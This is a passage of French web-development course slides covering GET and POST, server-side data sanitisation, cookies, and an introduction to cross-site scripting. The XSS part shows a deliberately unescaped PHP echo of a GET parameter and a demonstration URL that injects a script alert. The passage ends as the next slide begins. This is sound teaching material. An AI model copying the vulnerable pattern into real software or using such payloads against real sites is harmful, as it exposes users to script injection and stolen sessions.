
Module 7
Échanges de données


Développement web
HENALLUX — IG3 — 2016-2017

Échanges d'informations

- Retour au schéma général




Échanges d'informations

- Dans la direction 

Les informations envoyées sont parfois plus complexes que simplement "voici l'URL du document que je veux".

- Je suis admin sur ce forum, voici mon nom et mon mot de passe.
- Voici mes coordonnées, mon numéro de contrat et le problème que j'ai (formulaire rempli sur un site d'assurances).
- Voici l'image que j'aimerais ajouter à la galerie en ligne.
- C'est encore moi, l'admin du forum… je ne vais pas rentrer mon nom et mon mot de passe à chaque fois ; tu devrais te souvenir de moi.
- Voici ce que je veux ajouter à mon panier.

Échanges d'informations

- Dans la direction 

Les informations envoyées ne sont pas toujours simplement un document HTML entier.


- Voici les messages suivants (bouton "en voir plus" sur Twitter).
- La température, la pression atmosphérique et le taux d'humidité de l'air actuels dans la ville dont vous m'avez donné le nom plus tôt (via un web service).
- La liste des titres de séries / films pour lesquels je dispose de sous-titres et qui ressemblent aux premières lettres que vous avez tapées (autocomplétion)


Échanges d'informations

[Rappel] Le système (PHP) n'a pas de mémoire ("stateless").

- Chaque requête est traitée séparément.
- Quand une requête est traitée, on oublie tout d'elle.
- Quand le serveur reçoit une nouvelle requête, il n'a plus de trace des requêtes précédentes.

Échanges d'informations





- **GET**
  infos dans l'adresse de la requête
- **POST**
  infos dans l'en-tête de la requête
- **Cookies**
  infos stockées chez le client
- **Sessions**
  infos stockées sur le serveur

- **AJAX**
  infos envoyées sur demande de Javascript

Au programme…

- **Envoi de données du client vers le serveur**
  - Méthodes GET et POST
- **Purification des données**
  - Restons prudents…
- **Données persistantes**
  - Cookies et sessions
  - Interlude sur le XSS
- **Envoi de données du serveur vers le client**
  - AJAX, requêtes http

Méthodes GET et POST

- **Aperçu général : GET ou POST**
- **Méthode GET**
  - Comment envoyer les données (via Javascript) ?
  - Comment réceptionner les données (via PHP) ?
- **Méthode POST**
  - Comment envoyer les données (via Javascript) ?
  - Comment réceptionner les données (via PHP) ?

Ensuite : *Purification des données*

GET et POST

- Ce sont deux méthodes pour envoyer des informations (sous la forme de tableau associatif) depuis le client vers le serveur.

- **Méthode GET**
  - Les informations sont citées dans l'URL.
  - Format : *`url ? clef=val & clef=val`*
  - Ex : `https://www.google.be/search?q=javascript`

- **Méthode POST**
  - Les informations sont transmises séparément.
  - Format : (pas visible)
  - Les données proviennent d'un formulaire HTML.

GET

- Méthode **la plus simple à comprendre** : les données transmises sont visibles dans l'adresse.

- Mais aussi la méthode **la moins sûre** :
  - les données sont visibles dans l'URL ;
  - les données pourraient être facilement interceptées ;
  - les données peuvent être retrouvées dans l'historique de navigation (ce qui peut être un avantage…).

- Autre **restriction** : une URL ne peut avoir plus de 2048 caractères au total.

GET : envoi (via Javascript)


- Les données peuvent être…
  - directement écrites dans l'adresse d'un lien HTML
    ```
    <a href="http://monsite.be?nom=Grégory">Lien</a>
    ```
  - directement écrites dans un script Javascript
    ```
    location.href = "http://monsite.be?nom=Grégory";
    ```
    déplacement direct vers la nouvelle page
  - construite par un script Javascript
    ```
    var nom = prompt("Entrez votre nom.", "Inconnu");
    var url = "http://monsite.be?nom=" + nom;
    button.onclick = function () {location.href=url;}
    ```

GET : réception (via PHP)

- Du côté serveur / PHP, le serveur http rassemble toutes les informations passées dans l'URL dans un tableau associatif `$_GET`.

- Récupérer une valeur en PHP

```
if (isset($_GET['nom']))
  $nom = $_GET['nom'];
```



GET : encodage

- *`url ? clef=val & clef=val`*
  Les valeurs alphanumériques passées par GET ne peuvent pas contenir certains caractères (espace, =, &, /, :, …)

- Un encodage spécial est prévu (%20 pour l'espace…).

- En Javascript :
  - `encodeURIComponent(s)` pour encoder une chaîne de caractères

- En PHP :
  - `urlencode($s)` pour encoder une chaîne de caractères
  - `urldecode($s)` pour décoder une chaîne de caractères
    (les éléments de $_GET sont déjà urldecodés)

POST : envoi (via Javascript)

- Les données sont envoyées dans un paquet séparé lors de la communication client/serveur.
- Méthodes moins aisée mais
  - aucune limite de taille ;
  - laissant moins de trace (pas visible dans l'historique).
- Les données proviennent d'un **formulaire** (au sens HTML).
- Cependant, le formulaire peut être
  - partiellement/complètement rempli par Javascript ;
  - partiellement/complètement invisible à l'utilisateur.

POST : envoi


- Formulaires HTML

```
<form method="post" action="destination.php">
<p>Nom : <input type="text" name="nom" /></p>

<p>Sexe : <select name="sexe">
  <option value="m" selected>homme</option>
  <option value="f">femme</option>
</select></p>

<p>Catégorie d'âge :<br/>
<input type="radio" name="age" value="1-20">Moins de 20</input> <br/>
<input type="radio" name="age" value="21-40" checked>Moins de 40</input> <br/>
<input type="radio" name="age" value="41+">41 ou plus</input></p>

<input type="submit" value="Submit">
</form>
```



Mieux : utiliser des <label> avec des attributs « for » !

POST : envoi

- L'en-tête du formulaire indique quoi faire lorsqu'on appuie sur le bouton "submit" :
  - <form method="post" action="destination.php">
  - On se rend à la page destination.php et on passe les données du formulaire selon la méthode POST (alternative : GET).

POST : envoi


- Javascript et les formulaires
  - Javascript peut accéder aux éléments des formulaires.

```
var formulaire = document.forms[index];
var sesElements = formulaire.elements;
sesElements[2].checked = true;
```

Sélectionner une option


```
sesElements[5].disabled = true;
```

Désactiver le bouton



  - Certains éléments peuvent être déclarés cachés, de sorte que seul Javascript puisse y stocker des informations (qui seront envoyées avec le reste) : `<input type="hidden"…>`.
  - Cela permet
    - de rendre le formulaire interactif ;
    - d'effectuer une validation avant l'envoi des donner.

POST : envoi



- Validation de formulaire via Javascript

```
function nomValide() {
  var nom = document.getElementById("nom").value;
  var msgErreur = document.getElementById("erreur");
  if (nom == null || nom == "") {
    msgErreur.innerHTML = "Nom obligatoire !";
    return false;
  }
  return true;
}
```


On peut également charger HTML d'effectuer une validation partielle… voir cours d'IG1.

- dans l'événement "onchange" du champ "Nom" pour mettre à jour le message d'erreur ;
- dans l'événement "onclick" du bouton "Submit" pour vérifier les données avant envoi ;
  `btnSubmid.onclick = nomValide;` → bloque l'action si renvoie false

POST : réception

- Le serveur http transmet les données passées par POST au processeur PHP sous la forme d'un tableau associatif $_POST.

- À chaque élément nommé (name = "...") du formulaire HTML correspond une association dans $_POST
  - dont la clef est le nom (name) ;
  - dont la valeur est la "value" HTML.



POST : réception

```
<p>Nom : <input type="text" name="nom"></input> </p>
```

→ $_POST['nom'] = valeur entrée dans le champ


```
<p>Sexe : <select name="sexe">
  <option value="m" selected>homme</option>
  <option value="f">femme</option>
</select></p>
```

→ $_POST['sexe'] sera soit "m" soit "f"

```
<p>Catégorie d'âge :<br/>
<input type="radio" name="age" value="1-20">Moins de 20</input> <br/>
<input type="radio" name="age" value="21-40">Moins de 40</input> <br/>
<input type="radio" name="age" value="41+">41 ou plus</input></p>
```

→ $_POST['age'] sera soit "1-20", soit "21-40", soit "41+"

POST : réception



- Cas particulier des checkboxes

```
<input type="checkbox" name="matin" value="matin">Matin</input><br/>
<input type="checkbox" name="soir" value="soir">Soir</input><br/>
```

→ `$_POST['matin']` n'existe pas (décoché) ou vaut "matin"

→ `$_POST['soir']` n'existe pas (décoché) ou vaut "soir"

```
<input type="checkbox" name="qd" value="matin">Matin</input><br/>
<input type="checkbox" name="qd" value="soir">Soir</input><br/>
```

→ si les deux valeurs sont cochées, on ne garde que la dernière : `$_POST['qd']` = "soir"

```
<input type="checkbox" name="quand[]" value="matin">Matin</input><br/>
<input type="checkbox" name="quand[]" value="soir ">Soir</input><br/>
```

→ utilisation de la syntaxe pour les tableaux numériques `$tab[] = val`

`$_POST['quand']` = pas défini si aucune valeur cochée ;
= ["matin"] ou ["soir"] si une seule valeur cochée ;
= ["matin", "soir"] si les deux valeurs sont cochée

On peut utiliser foreach pour parcourir les choix.

GET et POST

	GET	POST
Données	Fixes ou via Javascript	Via un formulaire (utilisateur ou Javascript)
Type de données	Seulement caractères ASCII	Pas de restriction (même binaire)
Réception	$_GET	$_POST
Taille max	URL : max 2048 caractères	Pas de restriction
Sécurité	Aucune (dans l'historique)	Légère (pas dans l'historique)
Back / reload	Pas de problème	Données envoyées à nouveau (alerte navigateur)
Marque-page	Pas de problème	Données pas conservées
Cache	Pas de problème	Données pas conservées
Historique	Pas de problème	Données pas conservées

Au programme…

- **Envoi de données du client vers le serveur**
  - Méthodes GET et POST
- **Purification des données**
  - Restons prudents…
- **Données persistantes**
  - Cookies et sessions
  - Interlude sur le XSS
- **Envoi de données du serveur vers le client**
  - AJAX, requêtes http

Purification des données

- Peut-on faire confiance aux données reçues ?
- Ben oui : Javascript les a validées !
- Ah… vraiment ?!?

Ensuite : *Cookies et sessions*

Purification des données

- Même si, du côté client, le script Javascript est blindé de vérifications minutieuses pour tester que les informations entrées par l'utilisateur sont correctes, il reste possible
  - de lire le code Javascript (voir le code source)
  - de modifier les vérifications
  - et ainsi d'envoyer n'importe quel type de données vers le serveur.

- D'où l'importance de purifier les données reçues du côté serveur :
  - Data sanitization
  - Protection contre les injections (on parle de XSS = Cross-Site Scripting dans le monde du web, voir plus loin)

Purification des données

- Purifier une donnée, c'est
  - ne pas utiliser directement $_POST['clef']
  - mais tout d'abord lui faire subir quelques transformations pour la rendre inoffensive.

- Exemple
  - Un formulaire demande le nom de l'utilisateur.
  - Sur la page suivante, on affiche "Bienvenue *nom*." puis le reste du texte.
  - Que se passe-t-il si l'utilisateur entre comme nom…
    - <b><i>Jojo
    - 1337Hacker</body></html>
    - <o:)

Purification des données

- Solution 1 : **Éliminer les balises HTML**

  - `strip_tags(s)` renvoie une copie de s où toutes les balises (ouvrantes et fermantes) html ont été supprimées

  - `strip_tags(s, sauf)` renvoie une copie de s où toutes les balises html ont été supprimées sauf celles citées dans la chaîne sauf

    Exemple : `sauf = '<strong><i>'` pour garder les balises ouvrantes/fermantes des mises en forme communes)

Purification des données

- Solution 2 : **Convertir les caractères spéciaux HTML en entités**

  - `htmlspecialchars(s, mode)` renvoie une copie de s où les caractères spéciaux html (& " ' < >) sont remplacés par des entités html
    - Conversions :

	&	"	'	<	>
devient	`&`	`&quot;`	`&#039;`	`<`	`>`

    - Mode par défaut : convertit " mais pas '
    - Mode ENT_QUOTES : convertit " et '

  - `htmlentities(s)` renvoie une copie de s où tous les caractères-entités html (les caractères spéciaux, les accentués…) sont remplacés par des entités html

Purification des données

- **Autres fonctions utiles pour traiter les données reçues** :
  - `nl2br(s)` renvoie une copie de s où les passages à la ligne sont remplacés par
  - `mysqli_real_escape_string(s)` renvoie une copie de s où tous les caractères spéciaux SQL (comme ' ou \) ont été échappés
  - `trim(s)` renvoie une copie de s où tous les blancs initiaux et finaux ont été supprimés

Au programme…

- **Envoi de données du client vers le serveur**
  - Méthodes GET et POST
- **Purification des données**
  - Restons prudents…
- **Données persistantes**
  - Cookies et sessions
  - Interlude sur le XSS
- **Envoi de données du serveur vers le client**
  - AJAX, requêtes http

Cookies et sessions

- **Aperçu général : Cookies et sessions**
- **Cookies**
  - Comment les utiliser en Javascript ? En PHP ?
- **Interlude : XSS**
- **Sessions**
  - Pourquoi, comment ?
  - Comment les utiliser en PHP ?

Ensuite : *AJAX et requêtes HTTP*

Cookies et sessions

- Une application web standard est « stateless ».

  Il n'y a aucune méthode automatique pour
  - suivre le parcours d'un utilisateur (retenir login, niveau d'accès…)
  - se souvenir de données d'une page à l'autre

- Deux outils pour faire face à ce problème :

  - **Cookies**
    données stockées chez le client et envoyées à chaque requête

  - **Sessions**
    données stockées sur le serveur et correspondant à un identifiant envoyé par le client avec chacune de ses requêtes

Cookies

- Ce sont des "variables"
  - stockées sur le disque dur du client
  - écrites/lues par le navigateur
  - liées à un site donné
  - envoyées avec chaque requête au serveur de ce site.

- Exemple :

Cookies de amazon.com	
login	monnom@adresse.be
prénom	Grégory
dernière_visite	15/10/2017 à 17:23:51

Cookies

- Les utilisateurs peuvent autoriser ou interdire les cookies.

- On peut accéder/modifier les cookies
  - soit via PHP (réception des valeurs, demande de changement),
  - soit via Javascript (opère directement sur la machine).

- Chaque cookie est propre à un site (max 20 cookies / site).
  - Un site ne reçoit que les informations qui lui correspondent.
  - Un site ne peut pas accéder aux informations du cookie d'un autre site.

Cookies

- Chaque cookie est identifié par un **nom** (= identificateur).

- Chaque cookie possède
  - une **valeur** au format alphanumérique (max 4KB) mais il peut s'agir d'un nombre, d'une date… ;
  - une **date d'expiration** indiquant quand le cookie disparaîtra.

- *(Note) On peut également préciser d'autres propriétés :*
  - *un sous-domaine ou un chemin (le cookie ne sera envoyé que pour les requêtes visant un fichier situé dans ce sous-domaine ou dans ce chemin)*
  - *si le cookie n'est envoyé que lors que la connexion est sécurisée (https).*
  - *…*

Cookies : côté Javascript

- Javascript permet d'accéder aux valeurs des cookies associées au document en cours. Cela se fait via une propriété de l'objet document : document.cookie.

- **Ajouter** des cookies (syntaxe un peu étrange) :

```
document.cookie = "nom=Grégory";
document.cookie =
  "login=drhouse;expires=Fri, 31 Oct 2014 23:00:00 GMT";
```

- **Lire** les cookies

`document.cookie` renvoie `"nom=Grégory;login=drhouse"`

(il faut ensuite effectuer une recherche dans la chaîne)


Cookies : côté Javascript

- Exemple de fonction pour récupérer la valeur d'un cookie

```
function getCookie(nom) {
  var cookies = document.cookie;
  var deb = cookies.indexOf("" + nom + "=");
  if (deb == -1)
    return null;
  deb = cookies.indexOf("=", deb) + 1;
  var fin = cookies.indexOf(";", deb);
  if (fin == -1)
    fin = cookies.length;
  return decodeURIComponent(cookies.substring(deb, fin));
}
```

Cookies : côté PHP

- Cookies créés/modifiés sur ordre du serveur



Cookies : côté PHP

- **Accéder à un cookie**

  Tous les cookies envoyés sont rassemblés dans le tableau associatif $_COOKIE.

```
if (isset($_COOKIE['login'])) $userlogin = $_COOKIE['login'];
```

- **Définir/modifier un cookie**

```
setcookie('login', 'Grégory', time() + 60 * 60 * 24 * 7);
```

  (expiration dans 7 jours)

- **Détruire un cookie**

```
setcookie('login', '', time() - 2529200);
```

  (date d'expiration dans le passé)

Cookies : côté PHP

- Exemple

```
<?php
  setcookie('lastVisit', time(), time() + 60 * 60 * 24 * 7);
?>
<!DOCTYPE html>
<html><head><head><body>
<?php
  if (isset($_COOKIE['lastVisit'])) :
    echo 'Bon retour parmi nous. Dernière visite : ';
    echo date('j/m/Y à H:i:s', $_COOKIE['lastVisit']);
  else :
    echo 'Bienvenue ici pour la première fois.';
  endif
?>
</body></html>
```

Cela doit se trouver avant <html> car ça fait partie de l'en-tête !

Interlude : XSS

- XSS = Cross-Site Scripting
- Basé sur le même principe que les injections SQL…

Interlude : XSS

Le site GamePics rassemble des captures d'écran de divers jeux. Il permet de faire une recherche sur un jeu donné…

Entrez le nom du jeu recherché :

Minecraft


Votre recherche sur **Minecraft** :

Transfert via GET :
`gamepics.be/?jeu=Minecraft`

```
$jeu = $_GET['jeu'];
...
echo "<p>Votre recherche sur <span
  class='nomJeu'>$jeu</span> :</p>"
```

Interlude : XSS

Un premier XSS pas très méchant…




Adresse :

```
http://gamepics.be/?jeu=Paf!<script>alert("Paf!");</script>
```

Interlude : XSS

Un peu plus dérangeant ?

